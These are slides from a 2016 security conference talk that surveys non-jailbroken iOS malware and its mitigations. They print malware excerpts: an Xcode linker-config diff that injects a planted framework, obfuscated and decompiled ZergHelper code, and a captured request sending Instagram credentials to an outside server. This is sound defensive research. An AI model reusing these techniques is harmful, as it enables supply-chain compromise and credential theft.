Fruit vs Zombies:
Defeat Non-jailbroken iOS Malware

Claud Xiao

SHAKACON 2016

Who am I

- @claud_xiao
- 7 years on Antivirus R&D
  - Windows, Android, ~~OS X~~ macOS, iOS
- Security Researcher at Palo Alto Networks
  - WildFire team
  - Advanced malware research
  - http://researchcenter.paloaltonetworks.com/author/claud-xiao/
- Interests: hardware hacking, retro gaming, cat…

iOS Malware? Seriously?

2014

- *FakeTor*
- AdThief (SpAd)
- Unflod (SSLCreds)
- Mekir
- Paclsym (Ftuscl)
- Xsser
- AppBuyer
- *Juhe*
- *WireLurker*
- CloudAtlas (XAgent)

2015

- *Youmi*
- *Masque*
- PawnStorm
- *Oneclickfraud*
- AppsBg (LockSaveFree)
- KeyRaider
- *XcodeGhost*
- *YiSpecter*
- Muda
- TinyV
- *AdSage (iBackDoor)*
- *InstaAgent*

2016

- *ZergHelper*
- *WhatsappStealer*
- *AceDeceiver*
- *Instealy*
- *Vpon*

RED: Non-jailbroken
Italic: was in App Store
Trojan, Adware, Spyware, Exploit, Backdoor, Riskware, PUP are all included.

We are talking **Non-jailbroken** iOS malware only today.

Lifetime of iOS Malware

Produce	Distribute	Be Evil	Profit
• Toolchain Attack • Risky SDKs • Repackaging	• Enterprise Dist. • Ad-hoc Dist. • App Store • USB Sideload • FairPlay MITM • MDM	• Private APIs • Hot Patching • Hooking • Design Flaws	• Advertisement • Accounts • App Promotion • User Privacy

To Avoid Confusions

- **Risky** vs Malicious
  - Many behaviors are not so significantly malicious, but they're still risky.
  - We use the term "malware" today but Riskware, PUP, etc. are included.

- **In-the-Wild** vs Proof-of-Concept
  - There're some excellent researches of PoC iOS malware since 2009.
  - We just consider ITW ones here.

- **Interactive** vs Automate
  - Most iOS malware required user interactions (e.g., to be installed/executed).
  - Phishing / cheating were commonly used.

To Avoid Confusions

- **Regional** vs Worldwide
  - Many iOS malware affect mainland China.
  - Some of them still spread around the world.
  - Some techniques were adopted by more malware families around the world.

- **Design Flaw** vs Coding Vulnerability
  - Tons of awesome vulnerabilities were discovered. That's a big topic.
  - Vulnerabilities may have been used by unknown advanced malware.
  - We only discuss "boring" design flaws today.

Massively Produce iOS Malware


- By Trojanize the **toolchain**
- By poison 3rd party **libraries**
- By **repackage** pirated apps/games

Trojanize a Compiler

- An old idea presented by Ken Thompson in 1983
- 2009: `Induc` infected Delphi compiler
- 2010: `Stuxnet` attacked PLC devices toolchain
- How easy to do it in 2010s on Xcode?

```
➜ diff Xcode/Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec Xcode\ 1/Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec
270c270
<             DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_$(variant)) $(OTHER_LDFLAGS_$(arch)) $(OTHER_LDFLAGS_$(variant)_$(arch)) $(PRODUCT_SPECIFIC_LDFLAGS) -force_load $(PLATFORM_DEVELOPER_SDK_DIR)/Library/Frameworks/CoreServices.framework/CoreServices";
---
>             DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_$(variant)) $(OTHER_LDFLAGS_$(arch)) $(OTHER_LDFLAGS_$(variant)_$(arch)) $(PRODUCT_SPECIFIC_LDFLAGS)";
```

Review the XcodeGhost



Trojanize a Compiler

- Motivation: why developers used Xcode from unofficial sources?

- Mitigation: enable Gatekeeper, check integrity

```
➜ time spctl --assess --verbose /Applications/Xcode.app
/Applications/Xcode.app: accepted
source=Mac App Store
spctl --assess --verbose /Applications/Xcode.app  0.00s user 0.01s system 0% cpu 2:25.83 total
```

- Further problems:
  - Locally infection / compiling time infection
  - Toolchain doesn't only include a compiler!

Risky 3rd Party Code

- SDKs/libraries are not always transparent to developers

SDK	Time	Behaviors	Techniques	Affections
Juhe	Oct 2014	Collecting contacts information, IMEI, model, locations, etc.	None	>= 2
Youmi	Oct 2015	Collecting app list, serial number, Apple ID email	Private APIs + encryption	> 1,000
AdSage	Nov 2015	Remotely control, multiple sensitive functionalities	Private APIs + JavaScript	> 2,800
Vpon	June 2016	Upload audio, video, screenshot, location, internal files, contacts, etc. Open URL.	JavaScript	>= 49

Risky 3rd Party Code

- Kai Chen et al. *Following Devil's Footprints: Cross-Platform Analysis of Potentially Harmful Libraries on Android and iOS*. Oakland'16

Market	Area	Type	# of PhaLibs	# of apps studied	# infected apps
Apple Store	Global	Official	23	96,579	2,844 (2.94%)
91	China	3rd party**	16	34,338	2,985 (8.69%)
51 ipa	China	Jailbreak	10	2,594	159 (6.13%)
Baidu*	China	Jailbreak	16	5,393	306 (5.67%)
Vshare	US	Jailbreak	10	2,163	389 (17.98%)
PandaApp	US	Jailbreak	7	1,292	148 (11.46%)
iDownloads	Russia	Jailbreak	3	186	11 (5.91)%

TABLE III: PhaLibs in iOS markets
(*Apps are from Baidu cloud disk, uploaded by multiple users. **3rd party apps for non-jailbreaking iPhones.)

Lib name	System	# Infected apps	# Downloads	Reported?	Behaviors
mobiSage	Android	123	835,000	N	CA,RE, LO, KE
	iOS	32	N/A	Y	
adwo	Android	111	2,500,000	N	CA, RE, LO, CO, SMS EM, PH, DE, JA, JS
	iOS	61	N/A	N	
Leadbolt	Android	1189	399,150	N	DE, LO, JS
	iOS	275	N/A	N	
admogo	Android	102	N/A	N	SMS, LO, DE, JA
	iOS	134	N/A	N	
wanpu	Android	368	N/A	N	JA, DE, IN, LI, KE
	iOS	13	N/A	N	
prime31	Android	7042	3,162,160	N	SMS, LO, DE, PH
	iOS	7	N/A	N	
jirbo	Android	3295	192,075,251	N	LO, DE, PH
	iOS	186	N/A	N	

TABLE V: Example of backdoors on Android and iOS markets
CA: Camera; RE: Record; LO: Location; KE: Keychain (only iOS); CO: Contact; EM: Email; PH: Phone; DE: Device Info; JA: JailBroken (only iOS); JS: Inject Javascript code; IN: Install apps; LI: List apps
(*# downloads* is not available in Apple Store or in third-party Android markets.)

Risky 3rd Party Code

- Why those SDKs have sensitive/risky code?


- Sandbox isn't fine grant enough to split app code and 3rd party code
  - Read/write app's data
  - Manipulate app's code

- Resolve the issue?
  - Only use well known, trustworthy SDKs/libraires
  - Review source code and binary code

Repackage Pirated Apps

- Most Android malware samples were produced by repackaging.

- Repackage an iOS app for non-jailbroken devices:
  - For fun: https://github.com/KJCracks/yololib



Repackage Pirated Apps

- Examples: `TinyV.b` aka `ImgNaix`

```
➜ cd WeChat.app/
➜ otool -L WeChat | tail -n1
        @executable_path/wanpu.png (compatibility version 0.0.0, current version 0.0.0)
➜ file wanpu.png
wanpu.png: Mach-O universal binary with 2 architectures
wanpu.png (for architecture armv7):     Mach-O dynamically linked shared library arm
wanpu.png (for architecture arm64):     Mach-O 64-bit dynamically linked shared library
```


- Why will people install pirated apps/games?
  - “free” apps/games
  - “free” in-app-purchase items
  - game cheating
  - ads-free
  - “awesome” additional functionalities

Distribute Malware to Devices

- Enterprise Distribution
- Ad-hoc Distribution
- App Store
- USB Sideload
- MDM

Enterprise / Ad-hoc Distribution

- Deploy internal apps within organization
- To obtain an enterprise certificate
  - DUNS number + documents + $299
  - ~ 1.5 bitcoins in “market”
  - Signing-as-a-Service
- Was also widely used by pirated app markets



Enterprise / Ad-hoc Distribution

- `WireLurker, YiSpecter, HackingTeam, Oneclickfraud, Tracer`
- `itms-services://` scheme
  - Ads network
  - Dedicate websites
  - Compromised websites
  - Traffic hijacking
  - SNS shared HTML files
  - Embedded in apps
  - openURL

YiSpecter was spread by traffic hijacking

Enterprise / Ad-hoc Distribution

- Personal development certificate
  - $99 -> $0
  - < 100 devices
- `ZergHelper`
  - Apply personal cert from Apple in background

```
v15 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", CFSTR("https://idmsa.apple.com/IDMSWebAuth/clientDAW.cgi"));
v16 = objc_retainAutoreleasedReturnValue(v15);
v17 = v16;
v18 = objc_msgSend(&OBJC_CLASS___NSMutableURLRequest, "requestWithURL:", v16);
v19 = (void *)objc_retainAutoreleasedReturnValue(v18);
objc_release(v17);
objc_msgSend(v19, "setHTTPMethod:", CFSTR("POST"));
__asm { VMOV.F64        D16, #20.0 }
v24 = v19;
__asm { VMOV            R2, R3, D16 }
objc_msgSend(v19, "setTimeoutInterval:", _R2);
v27 = objc_msgSend(v2, "loginHeaderFields");
v28 = objc_retainAutoreleasedReturnValue(v27);
objc_msgSend(v19, "setAllHTTPHeaderFields:", v28);
objc_release(v28);
v64 = CFSTR("appIdKey");
v70 = CFSTR("ba2ec180e6ca6e6c6a542255453b24d6e6e5b2be(
v71 = CFSTR("en_US");
v72 = CFSTR("A1234");
v65 = CFSTR("userLocale");
v66 = CFSTR("protocolVersion");
v67 = CFSTR("appleId");
```

```
v3 = objc_msgSend(
       &OBJC_CLASS___NSString,
       "stringWithFormat:",
       CFSTR("https://developerservices2.apple.com/services/%@/ios/%@.action?clientId=%@"),
       CFSTR("QH65B2"),
       CFSTR("downloadDevelopmentCert"),
       CFSTR("XABBG36SBA"));
v4 = objc_retainAutoreleasedReturnValue(v3);
v5 = v4;
v6 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", v4);
v7 = objc_retainAutoreleasedReturnValue(v6);
v8 = v7;
v9 = objc_msgSend(&OBJC_CLASS___NSMutableURLRequest, "requestWithURL:", v7);
```

Enterprise / Ad-hoc Distribution

- Problem Mitigations
  - Manually confirmation via prompted dialog (< iOS 9) or Settings menu (>= iOS 9.0)
  - Revoke abused enterprise certificate
    - 3 to 7 days OCSP cache
    - Not immediately effective to all affected devices
    - Low cost to get another one
  - Delete developer ID
  - Reduce personal certificate valid date


App Store: how to bypass vetting

- The only document about the vetting: https://developer.apple.com/app-store/review/guidelines/


- Static? Dynamic? Manually? Automatically?

App Store: how to bypass vetting

- Option 1. “`Jekyll`”
- A novel idea to exploit “backdoor” in your own app by ROP
- “High-tech” for some attackers



CFG exhibited in vetting process. Red node represents the vulnerabilities.



Dynamic CFG in victim’s device after exploiting vulnerabilities.

- Tielei Wang et al. *Jekyll on iOS: When Benign Apps Become Evil*. USENIX Security 2013.

App Store: how to bypass vetting

- Option 2. Code Obfuscation
- Deal with static analyses during vetting (if there's any)
  - reflection
  - encrypting sensitive strings
- Deal with expert's manually review (if there's any, I doubt so)
  - Obfuscator-LLVM
  - Identifier Mangling (e.g., ios-class-guard)
  - Packers (e.g., Safengine, strong.protect)

```
sprintf(&v15, "I%s%s%s%s", "OMa", "ste", "rPo", "rt");
v7 = dlsym((void *)v6, &v15);
if ( v7 )
{
  if ( !((int (__fastcall *)(mach_port_t, int *))v7)(v5, &v14) )
  {
    l1144(1, "can't obtain I/O Kit's master port");
    v8 = v14;
    v9 = l1147();
    sprintf(&v15, "I%sis%s%stEn%s", "OReg", "tryGe", "tRoo", "try");
    v10 = dlsym((void *)v9, &v15);
    if ( v10 )
    {
      v11 = ((int (__fastcall *)(int))v10)(v8);
      v12 = v11;
      if ( v11 )
      {
        l144(v11, "can't obtain I/O Kit's root service");
```

App Store: how to bypass vetting

- Option 3. Target specific data
- E.g., steal SNS accounts
  - `InstaAgent`, `Instealy`, ...
  - `WhatsappStealer`
- E.g., `FakeTor`



```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c44065041447159859
Accept-Language: en-us
Accept: */*
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

csrfmiddlewaretoken=c03e9a748fdb8a117f803666ccea4b32&username=da[redacted]&password=[redacted]
```

Images from: http://www.macrumors.com/2015/11/10/malicious-instaagent-instagram-app/

App Store: how to bypass vetting

- Option 4. Environment checking
- Think Apple's manually review as sandbox such as "Bouncer" by Google.
- Trigger behaviors by:
  - Geolocation
  - IP address
  - Device language
  - Date
  - …



App Store: how to bypass vetting


- Option 5. Just do it!
- Example: `ZergHelper`
  - Many sensitive APIs/strings existed in its code in plaintext!


```
objc_msgSend(
  v38,
  "appleGetServerAuthenticateWith:xml:signature:",
  CFSTR("https://p55-buy.itunes.apple.com/WebObjects/MZFinance.woa/wa/authenticate"),
  v37,
  v43);
```

```
objc_msgSend(
  &OBJC_CLASS___NSString,
  "stringWithFormat:",
  CFSTR("itms-services://?action=download-manifest&url=https://down.xyzs.com/io/%@.plist"),
  v24);
```


App Store: how to bypass vetting

- Problem Mitigation
  - Remove the app from App Store
    - Not actually removing, but just hiding
    - Existing users could still install it / update it
    - Can't prevent FairPlay MITM
  - Lack of remote killing
- More strictly code review?




USB Sideload

- "Matcan" attack
  - Install app via USB cable
  - Run the app in background




- ITW case: WireLurker, AceDeceiver




- "BackStab" attack
- Mitigation

FairPlay MITM


- The FairPlay DRM protocol






FairPlay MITM

- Design Flaws
